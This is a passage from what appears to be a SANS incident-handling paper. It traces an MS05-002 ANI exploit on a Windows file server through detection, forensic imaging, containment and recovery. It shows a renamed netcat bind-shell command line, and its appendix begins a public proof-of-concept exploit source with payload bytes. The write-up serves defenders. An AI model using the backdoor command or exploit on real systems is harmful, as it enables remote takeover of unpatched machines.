<pre> [**] [1:648:7] SHELLCODE x86 NOOP [**] [Classification: Executable code was detected] [Priority: 1] 04/12-09:31:06.375066 192.168.116.128:1047 -> 192.168.116.129:1038 UDP TTL:128 TOS:0x0 ID:1039 IpLen:20 DgmLen:544 Len: 516 [Xref => http://www.whitehats.com/info/IDS181] </pre>	<p>This is the alert generated by Snort as it detects the tftp "get" traffic crossing the network</p>
<pre> [**] [1:1444:3] TFTP Get [**] [Classification: Potentially Bad Traffic] [Priority: 2] 04/12-09:31:06.497565 192.168.116.129:1039 -> 192.168.116.128:69 UDP TTL:128 TOS:0x0 ID:362 IpLen:20 DgmLen:46 Len: 18 </pre>	

Figure 20: Initial Snort alerts

Bob didn't like the alerts he was seeing. Bob sees a malicious ANI file transfer in the first Snort alert shown in Figure 20. The Snort alert doesn't indicate if the ANI file executed on the destination computer, it just alerts Bob that it was sent to IP address 192.168.116.129. Then Bob sees a "Tftp Get" alert from IP address 192.168.116.129 to IP address 192.168.116.128. Since Tftp uses the UDP protocol on port 69, Bob knows the next four alerts indicate data transfer via Tftp from IP address 192.168.116.128 going to IP address 192.168.116.129. Furthermore, that data contains some shell code and NOPs as indicated to Bob by the alert messages "SHELLCODE x86 NOOP". That prompted him to look further for more Snort alerts coming from IP address 192.168.116.128 or going to IP address 192.168.116.129 and he found four more as shown in Figure 21.

<pre> [**] [1:2123:3] ATTACK-RESPONSES Microsoft cmd.exe banner [**] [Classification: Successful Administrator Privilege Gain] [Priority: 1] 04/13-12:45:11.649317 192.168.116.129:1521 -> 192.168.116.128:1050 TCP TTL:128 TOS:0x0 ID:605 IpLen:20 DgmLen:141 DF ***AP*** Seq: 0xFB7ED7C8 Ack: 0x4DD49929 Win: 0xFAF0 TcpLen: 20 [Xref => http://cgi.nessus.org/plugins/dump.php?id=11633] </pre>	<p>Netcat sends a command shell to the server in Asia. We can't see that Tom's on the far end of the relay though.</p>
<pre> [**] [1:1292:9] ATTACK-RESPONSES directory listing [**] [Classification: Potentially Bad Traffic] [Priority: 2] 04/13-12:45:27.495385 192.168.116.129:1521 -> 192.168.116.128:1050 TCP TTL:128 TOS:0x0 ID:612 IpLen:20 DgmLen:241 DF ***AP*** Seq: 0xFB7ED8B7 Ack: 0x4DD4993A Win: 0xFADF TcpLen: 20 </pre>	<p>Johnny's server is sending directory listings out to IP address 192.168.116.128. What we can't see is that the server located in Asia at that address is relaying that data back to Tom.</p>
<pre> [**] [1:1292:9] ATTACK-RESPONSES directory listing [**] [Classification: Potentially Bad Traffic] [Priority: 2] 04/13-12:45:33.962076 192.168.116.129:1521 -> 192.168.116.128:1050 TCP TTL:128 TOS:0x0 ID:619 IpLen:20 DgmLen:241 DF ***AP*** Seq: 0xFB7EDB42 Ack: 0x4DD49948 Win: 0xFAD1 TcpLen: 20 </pre>	
<pre> [**] [1:1292:9] ATTACK-RESPONSES directory listing [**] [Classification: Potentially Bad Traffic] [Priority: 2] 04/13-12:45:39.876058 192.168.116.129:1521 -> 192.168.116.128:1050 TCP TTL:128 TOS:0x0 ID:626 IpLen:20 DgmLen:241 DF ***AP*** Seq: 0xFB7EDE79 Ack: 0x4DD49956 Win: 0xFAC3 TcpLen: 20 </pre>	

Figure 21: More Snort alerts

Bob's also the incident handler in Mr. Bigg's "Bigg Shoes" company. As a matter of fact, Bob's the only one. The first thing Bob does is very difficult, but absolutely required for handling any incident – Don't Panic. After not panicking for a bit, Bob notifies his management contact, Jim, that he has detected enough events to declare an incident, and then he does so. Bob declared the incident because these events were not normal on Bob's network, and they were possibly malicious in nature – an attempt to do harm. Bob starts to document everything he has seen and done so far in his prenumbered and hard cover bound incident handler log book. Bob needs to collect more facts, and still preserve the evidence in case Mr. Bigg and his lawyers wish to prosecute whoever is involved in this incident. By the looks of the Snort alerts, Bob knows that the computer at 192.168.116.129 was the target. Bob looks up the address and finds out that it's "speedy" - a file server located in the server room. The very first alert Bob saw indicates that a potentially malicious ANI file was sent to the server. Bob knows that if he looks for any ANI files on the server he will destroy evidence.


Bob doesn't know anything yet about the extent of the damage done, if any, on which system or systems. Bob informs his management contact of those facts. Bob wants to start his investigation, but knows he needs approval to take speedy (the suspected victim) down temporarily to duplicate the hard drive disk. Bob wishes to duplicate the hard drive in the suspect system and do his investigation on a duplicate. Bob, Jim, and Mr. Bigg hold an impromptu meeting to get a preliminary report from Bob. Mr. Bigg wants to know who did what, when did they do it, how did they do it, and if possible, why did they do it. In the meantime, Mr. Bigg has decided to keep "speedy" (our victim) up and running except for the short time that Bob needs to make the drive duplicates. Since Mr. Bigg has made his decision, it's at this point that Bob moves into the containment process.

Subsection 3 - Containment:

Containment is just another way of saying "Stop the bleeding". Bob doesn't want to do a graceful shutdown as that will make changes all over the file system. Bob pulls the power cord. It seems wrong, but that's the best thing to do. Bob used a disk duplicator to make three copies of speedy's hard drive. The Disk duplicator Bob uses is the same one the administrators used to install speedy in the first place. The exact model Bob uses is a "Image MASter Solo II Forensics Super Kit". All Bob has to do is hookup the source and target drives and push the copy button. Bob duplicates the disk in the server in question, and having secured two copies of each in his safe for evidence, Bob starts to dig into a third copy he made for his investigation.

Bob could have used dd.exe and netcat to copy the drive from the running system over the network to his laboratory computer for analysis there, but Mr. Bigg didn't mind Bob downing the system, and then duplicating the disks with his

hardware tool. Here's what Bob would have done had he needed to duplicate the disk with dd.exe. Bob has created a cdrom containing K.M. Syringe's unixutils¹⁹ and netcat for windows. Bob issues a dd.exe command that reads in the "c:" disk and outputs it to a netcat pipe, over the network, to his lab computer running netcat in listen mode which redirects it to a file named "speedy.img".




```
D:\>dir
Volume in drive D is 050413_0925
Volume Serial Number is 6976-7E51

Directory of D:\

04/13/2005  01:29 PM                40,960 dd.exe
04/13/2005  01:29 PM                28,160 md5sum.exe
04/13/2005  01:24 PM                59,392 nc.exe
               3 File(s)            128,512 bytes
               0 Dir(s)              0 bytes free

D:\>d:\dd.exe if=\\.\PhysicalDrive0 | nc.exe 192.168.116.132 7777
```

Figure 22: Source side of the data dump



```
root@localhost:/home/speedy
File Edit View Terminal Go Help
[root@localhost localhost]# nc -l -p 7777 > speedy.img
```

Figure 23: Destination side of the data dump

Of course, Bob continues to journal each and every step he takes. He records the checksum values for each of the drives he duplicates. Bob signs his name on a tag attached to each hard drive along with the date and time, and the checksum value, then stores them in a locked safe in his office.

Based upon the Snort alerts, Bob knows the attack started on April, 12 2005 at 09:30:59 A.M. local time. At that time a suspicious ANI file was downloaded from IP address 192.168.116.128. Then something was downloaded via Tftp from that same host by speedy at 09:31:06 A.M. and whatever that something was, it triggered the four shell code alerts. Then at 09:31:06 A.M. something else was downloaded via Tftp from that host at 192.168.116.128 that didn't trigger any further alerts. Nothing else happened until 12:45:11 the next day. At that time speedy served out a command prompt on tcp port 1521 to the possible attacker at IP address 192.168.116.128. Then speedy sent three directory listings to the suspect attacker.

Based upon these Snort alerts, Bob suspects a back door is running on speedy. Bob installs the duplicate suspect hard drive (using special hardware cables to

¹⁹ K.M. Syring, "GNU utilities for Win32", April 30, 2004, <<http://unxutils.sourceforge.net>>

make the drive “read-only”) in his laboratory computer. His lab machine has the latest antivirus signatures loaded. For security reasons, it’s never connected to the network. Bob runs his antivirus software’s scan on the hard drive. Figure 24 shows what he found.

A file named “rollthedice[1].ani” located in “c:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files\Content.IE5\JE4LEVM0” was found to contain a threat type “Bloodhound.Exploit.20”.




Figure 24: Symantec Antivirus scan result

Bob searched his vendor’s antivirus web site for any documentation on that particular exploit. He finds it at <http://securityresponse.symantec.com/avcenter/venc/data/bloodhound.exploit.20.html> and sees that it is an attack against a vulnerability described in Microsoft’s security bulletin “MS05-002”. Bob reads Microsoft’s security bulletin. Based upon the location where the malicious ANI file was detected, Bob believes that the attack was a web based attack, rather than an e-mail attack. He also notes that the user’s directory containing the malicious file is “c:\Documents and Settings\Administrator\”. It appears to Bob that someone logged in as administrator and browsed to a malicious site. “But is the system patched against

this vulnerability?” thought Bob. He refers back to the Microsoft security bulletin for details on how to determine if the system is patched.

The system is a Windows 2003 server – 32bit. There are two files in two separate locations listed by Microsoft with size and version numbers, “user32.dll” and “win32k.sys”. A search of the hard drive shows “user32.dll” in just one location – “c:\windows\system32\”. Its version is 5.2.3790.0. A patched file would be version 5.2.3790.245. The other file, “win32k.sys” was also only found in “c:\windows\system32\” and its version is also 5.2.3790.0 instead of a patched version 5.2.3790.244. Bob now knows that the system has not been patched against the MS05-002 vulnerability.

Bob checks with one of the administrators of the server, Johnny, to see if speedy is an Oracle server. Tcp port 1521 was the port listening when the suspected attacking system connected. Bob suspects that a backdoor listener on tcp port 1521 was installed on speedy, but to rule out a standard Oracle listener he checks with a person who knows – Johnny, one of the system’s administrators. Johnny tells Bob that speedy is not an Oracle server, just an internal file server. He then asks Bob, “Why do you ask?” Bob knows that his investigation is on a need to know basis only, and based upon his findings so far, it is possible that an administrator may be involved. Bob tells Johnny, “No big reason, I’m just making sure my notes for each system are up to date. You know that as part of my job I have to keep track of all the servers and what services they are running, right?” That satisfied Johnny and Bob, too.

Bob suspects that speedy is running a backdoor listener on tcp port 1521. Bob knows that most of the time these backdoors are setup to start automatically, in case the system is rebooted. Bob decides to check for scheduled jobs. Bob looks in “c:\windows\tasks” and finds one – name of “at1”. When he checks its properties he sees that it runs “c:\windows\system32\clientsrv\csrss.bat”. The job is scheduled to run at 12:45P.M. on April 12, 2005. “Bingo!” thinks Bob. That’s just before the second group of Snort alerts showing the command shell and directory listings. Bob next checks the contents of the scheduled job file “c:\windows\system32\clientsrv\csrss.bat”. Here’s what he saw: “c:\windows\system32\clientsrv\csrss.exe -L -p 1521 -e cmd.exe”. Bob recognized this for what it was – a netcat backdoor listener. Bob knows the reason for the filename being csrss.exe instead of nc.exe, so he’s not fooled.

Bob logs onto speedy and checks the status of the antivirus software to see if it is currently running. Bob finds that the auto-protect feature has been turned off. Bob uses the event viewer to read the application log to see when that was done. Figure 25 shows the properties for a Symantec Antivirus event.




Figure 25: Auto protect turned off

This tells Bob that on April 1, 2005 the auto-protect function of the antivirus software was turned off. He checked the remainder of the application log, but found no indication that it was turned back on after that time.

Bob then looks for the process that is listening on TCP port 1521. He uses Windows operating system application called “netstat.exe”. Here’s what the help output for netstat looks like.

C:\>netstat.exe /?

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-e] [-n] [-o] [-s] [-p proto] [-r] [interval]

- a Displays all connections and listening ports.
- e Displays Ethernet statistics. This may be combined with the -s option.
- n Displays addresses and port numbers in numerical form.
- o Displays the owning process ID associated with each connection.
- p proto Shows connections for the protocol specified by proto; proto

- may be any of: TCP, UDP, TCPv6, or UDPv6. If used with the -s option to display per-protocol statistics, proto may be any of: IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
- r Displays the routing table.
 - s Displays per-protocol statistics. By default, statistics are shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
- the -p option may be used to specify a subset of the default.
- interval Redisplays selected statistics, pausing interval seconds between each display. Press CTRL+C to stop redisplaying statistics. If omitted, netstat will print the current configuration information once.

Bob issues the command as “netstat -ano”. The switch “a” tells netstat to show all connections, the switch “n” tells netstat to show numeric addresses and ports – not computer names and service names, and the “o” switch tells netstat to list the process ID for the owner of the listening port. Figure 26 shows the output from that command.

```

C:\Documents and Settings\Administrator>netstat -ano

Active Connections

 Proto Local Address           Foreign Address         State       PID
----
TCP    0.0.0.0:135               0.0.0.0:0               LISTENING   692
TCP    0.0.0.0:445               0.0.0.0:0               LISTENING    4
TCP    0.0.0.0:1025              0.0.0.0:0               LISTENING   512
TCP    0.0.0.0:1026              0.0.0.0:0               LISTENING   972
TCP    127.0.0.1:1029            0.0.0.0:0               LISTENING   848
TCP    192.168.116.129:139       0.0.0.0:0               LISTENING    4
TCP    192.168.116.129:1521     192.168.116.128:1001    ESTABLISHED 4036
UDP    0.0.0.0:445               *:*:                     *:          4
UDP    0.0.0.0:500               *:*:                     *:          512
UDP    0.0.0.0:1027              *:*:                     *:          892
UDP    0.0.0.0:4500              *:*:                     *:          512
UDP    127.0.0.1:123             *:*:                     *:          972
UDP    192.168.116.129:123       *:*:                     *:          972
UDP    192.168.116.129:137       *:*:                     *:          4
UDP    192.168.116.129:138       *:*:                     *:          4
  
```

From this, Bob can see that 192.168.116.128 is currently connected to speedy on tcp port 1521 and it's process ID is 4036.

Figure 26: Netstat output

Speedy is listening on tcp port 1521, and the owner is process ID 4036. Now Bob opens task manager to see what process name is associated with PID 4036. As shown in Figure 27, it's “csrss.exe” - Bob's suspected netcat backdoor listener.




Figure 27: Windows Task Manager

Bob needs to have another meeting with management to determine the next step. An inside employee, possibly a system administrator may be implicated. Here are some facts that Bob has so far:

- The system “speedy” has been compromised
- On April 1, 2005 the antivirus software’s auto-protect feature was turned off.
- The immediate attack started on April, 12 2005 at 09:30:59 A.M. local time
- Speedy had a file “rollthedice.ani” in its file system that was detected by the antivirus software as a “BloodHound.Exploit.20”. That is an attack against some Microsoft operating systems (except Windows XP SP2) using a malformed ANI file.
- Speedy has not been patched against that MS05-002 vulnerability

- The file “rollthedice.ani” was located in the “administrator’s” temporary internet files directory. That indicates that the user “administrator” browsed somewhere and downloaded the file.
- Speedy then downloaded something twice, or two things once each, via Tftp. Based upon the snort alerts and the scheduled job, Bob thinks the two files “csrss.bat” and “csrss.exe” were the two things downloaded by tftp.
- Speedy’s running netcat also known as “csrss.exe” in listening mode on tcp port 1521 and sending a command shell out to IP address 192.168.116.128
- IP address 192.168.116.128 is currently connected to speedy on that backdoor listener at port 1521

Besides Bob, Jim, and Mr. Bigg, human resources, union representatives, corporate legal council, and possibly even law enforcement may now need to become involved in the incident handling process. Bob tells Mr. Bigg that there is a possibility that there was some information leakage. Based on the Snort “directory listings” alerts, the attacker seems to have snooped around in the file system. Bob did a “Whois” lookup on APNIC, the Asia Pacific Network Information Centre, for the IP address of 192.168.116.128. Bob informs Mr. Bigg that it is registered to a system in Asia. That system’s owner may be the attacker, but also may be an unwitting victim being used as a relay. Bob tells Mr. Bigg that there may have been a systems administrator involved, intentionally or not, since the exploit file was found in the administrator’s profile path. Mr. Bigg, for reasons unknown to Bob, decides not to pursue the matter further. He just wants to get the system back to a secure production state. Mr. Bigg says, “No other people need to be brought in, just get it fixed!” While this may be hard for Bob to understand, Mr. Bigg is the owner and he has made his decision based upon his business needs. Bob knows that the business’ needs are supported by security – not driven by it.

Now that Bob has determined that speedy was running a netcat listener on tcp port 1521, he can best contain the incident by blocking all access to speedy on that port from anywhere originating outside the network. A firewall is a great tool to do that. Bob recommends to Jim, that Mr. Bigg authorize a temporary firewall rule change to block all external access to speedy on tcp port 1521 from the internet.

Subsection 4 - Eradication:

Based upon all the information Bob has collected and listed above, he determined that the root cause of the problem was an unpatched system. Even though several policies were not followed, if the system had been patched it wouldn’t have been vulnerable to the attack.

The minimum cleanup process requires that:

- The netcat back door listener be removed by deleting the file that runs the listener (c:\windows\system32\clientsvr\csrss.bat), the renamed netcat file itself (c:\windows\system32\clientsvr\csrss.exe), and the “c:\windows\tasks\at1” job that starts up the listener.
- Run a full antivirus scan and delete any files that the antivirus application finds that containing a threat.

Bob didn't want to just do an eradication and put the system back into production. It was still vulnerable to the same attack it succumbed to earlier. In addition to that, Bob was wise enough to know that since speedy was under control of an unknown person who has system rights, Bob couldn't be sure that just deleting the files and patching the system would correct all the problems. Maybe there were other things installed that Bob didn't find. No, that wouldn't do. Bob knows that he can't stop at eradication. To be sure the system is clean, he must continue the process with the next step – Recovery.

Subsection 5 - Recovery:

Because the incident was a backdoor listener running with system's privilege, Bob wants to format and reinstall the software on the server. If Mr. Bigg's business practice allows it, Bob suggests that the people in the business unit that installs Mr. Bigg's servers follow these steps for recovery from the incident:

- Down the system and reformat the hard drive
- Install the operating system from known good media.
- Reinstall the applications from known good media.
- Patch the system to the current production patch level in place for Mr. Bigg's servers.
- Restore data files only from backups created previous to April 12, 2005.
- Do a full system antivirus scan in order to verify that no threats exist in any files on the hard drive.

Part of Bob's job is to verify that the system has been secured before it gets reconnected to the production network. Once the system has been regenerated by the server installer group, Bob will run netstat.exe on it to verify only the needed network services are listening on open ports. Bob checks for the file versions of “win32.sys” and “user32.dll” to verify they are at the levels, or higher, as specified in the MS05-002 security bulletin.

Bob recommends a review of the current firewall rule set to see if it may be adjusted to better fit the company's security needs. Bob suggests that the traffic from 192.168.116.128 on tcp port 1521 to speedy should not have been allowed through the firewall, since speedy wasn't supposed to be servicing anyone outside of the internal production network.

Bob informs Jim that he has checked speedy and it has been patched and secured. Upon Bob's recommendation, Jim authorizes speedy to be put back into

production. Bob knows that sometimes an attacker, once he finds that he has lost access to a system he once controlled, will return and attempt to recreate the original attack to take control of the system again. Bob closely monitors speedy for any further signs of attack after it has been put back into production.

Bob also knows that an attacker will often try to use a computer he has gotten control of as a jump off point - to take control of other nearby systems. Bob checks the other production servers for signs of intrusion, has a full file system antivirus scan run, and has also verified the proper patch levels are in effect on all the servers.

Subsection 6 - Lessons Learned:

Bob meets back with Mr. Bigg, Jim, and the system administrators who were involved in handling this incident. This meeting is to create a Lessons Learned list of actionable items. This list contains some suggested changes to policies, procedures, guidelines, or how they are applied within the organization. These will be reported to Mr. Bigg for his approval and if approved, be implemented to help insure the causes of this incident are corrected. This is done in the hopes of improving security at "Bigg Shoes". Here are some of the items on the list.

Patch the production systems to the current production patch level as soon as possible. The company has a policy about when servers get patched. Of course, all patches need to be tested before put into the company's production environment, but the time allocated to testing may need to be reduced. In this case, speedy was inadvertently left un-patched. The administrator who was assigned the task to apply the MS05-002 patch to speedy had forgotten to do it. Also there are no checking mechanisms in place to verify the patch level of each system. Bob has suggested that an automated method to verify and report the patch status for all their servers be implemented.

The use of "administrator" or any other shared account should not be allowed. The company employees whose job it is to administer the servers were all using the "administrator" account to do the administration tasks. This practice prevents accountability auditing. Each administrator should use his or her own user ID to manage their servers. By doing that each user's actions, whether an administrator or not, will be auditable. Bigg Shoes should redefine its password policy to specify that the systems "administrator" account should not be used to do system administration tasks; rather the system administrators should use their own accounts.

Bigg Shoes should setup the antivirus software to be managed by a centrally located server and configure it to lockout the user's ability to make antivirus software configuration changes. Someone turned off the antivirus software's auto-protect feature on speedy. The attack would have failed if the antivirus auto-protect feature had been running. While policy dictates that all computers be

protected by antivirus software, and the guidelines specify the vendor to be Symantec, the procedures need to be modified to insure the antivirus software is optimally configured for Mr. Bigg's company.

Review company policies with all employees- specifically the acceptable use policy. The unauthorized web browsing from speedy created the conditions for it to be attacked.

For some reason the firewall rule set allowed incoming traffic going to tcp port 1521 to pass through it and reach speedy. The firewall rule set should be reviewed for incorrect configuration or old rules that are not needed anymore. This should be done on a regular basis and specified in the procedures as such.

The "Enhanced Security Configuration" for Internet Explorer should not be changed. The default configuration is set as enhanced. That setting helps the user keep from unknowingly allowing untrusted portable code from being executed. All sites outside of the user's local network are defined as untrusted. The user has to add any web sites to his trusted sites list if he really trusts the site.

© SANS Institute 2005, Author retains full rights.

Appendix

The Proof of Concept Code:

This proof of concept code is the work of someone who goes by the name of "houseofdabus". I downloaded this code from the French Security Incident Response Team (FrSIRT) web site
<http://www.frstirt.com/exploits/20050123.HOD-ms05002-ani-expl.c.php>.

Houseofdabus' code begins below:

```
/* HOD-ms05002-ani-expl.c: 2005-01-10: PUBLIC v.0.2
 *
 * Copyright (c) 2004-2005 houseofdabus.
 *
 * (MS05-002) Microsoft Internet Explorer .ANI Files Handling Exploit
 * (CAN-2004-1049)
 *
 *
 *
 *      ::[ houseofdabus ]::
 *
 *
 *
 * (universal -- for all affected systems)
 * -----
 * Description:
 *   A remote code execution vulnerability exists in the way that
 *   cursor, animated cursor, and icon formats are handled. An attacker
 *   could try to exploit the vulnerability by constructing a malicious
 *   cursor or icon file that could potentially allow remote code
 *   execution if a user visited a malicious Web site or viewed a
 *   malicious e-mail message. An attacker who successfully exploited
 *   this vulnerability could take complete control of an affected
 *   system.
 * -----
 * Patch:
 *   http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx
 * -----
 * Tested on:
 *   - Windows Server 2003
 *   - Windows XP SP1
 *   - Windows XP SP0
```

```

* - Windows 2000 SP4
* - Windows 2000 SP3
* - Windows 2000 SP2
*
* -----
* Compile:
*
* Win32/VC++ : cl -o HOD-ms05002-ani-expl HOD-ms05002-ani-expl.c
* Win32/cygwin: gcc -o HOD-ms05002-ani-expl HOD-ms05002-ani-expl.c
* Linux      : gcc -o HOD-ms05002-ani-expl HOD-ms05002-ani-expl.c
*
* -----
* Example:
*
* C:\>HOD-ms05002-ani-expl.exe poc 7777
* <...>
* [*] Creating poc.ani file ... Ok
* [*] Creating poc.html file ... Ok
*
* C:\>
*
* start IE -> C:\poc.html
*
* C:\>telnet localhost 7777
* Microsoft Windows 2000 [Version 5.00.2195]
* (C) Copyright 1985-2000 Microsoft Corp.
*
* C:\Documents and Settings\Administrator\Desktop>
*
* -----
*
* This is provided as proof-of-concept code only for educational
* purposes and testing by authorized individuals with permission to
* do so.
*
*/

```

```

#include <stdio.h>
#include <stdlib.h>

```

```

/* ANI header */
unsigned char aniheader[] =
"\x52\x49\x46\x46\x9c\x18\x00\x00\x41\x43\x4f\x4e\x61\x6e\x69\x68"
"\x7c\x03\x00\x00\x24\x00\x00\x00\x08\x00\x00\x00\x08\x00\x00\x00"
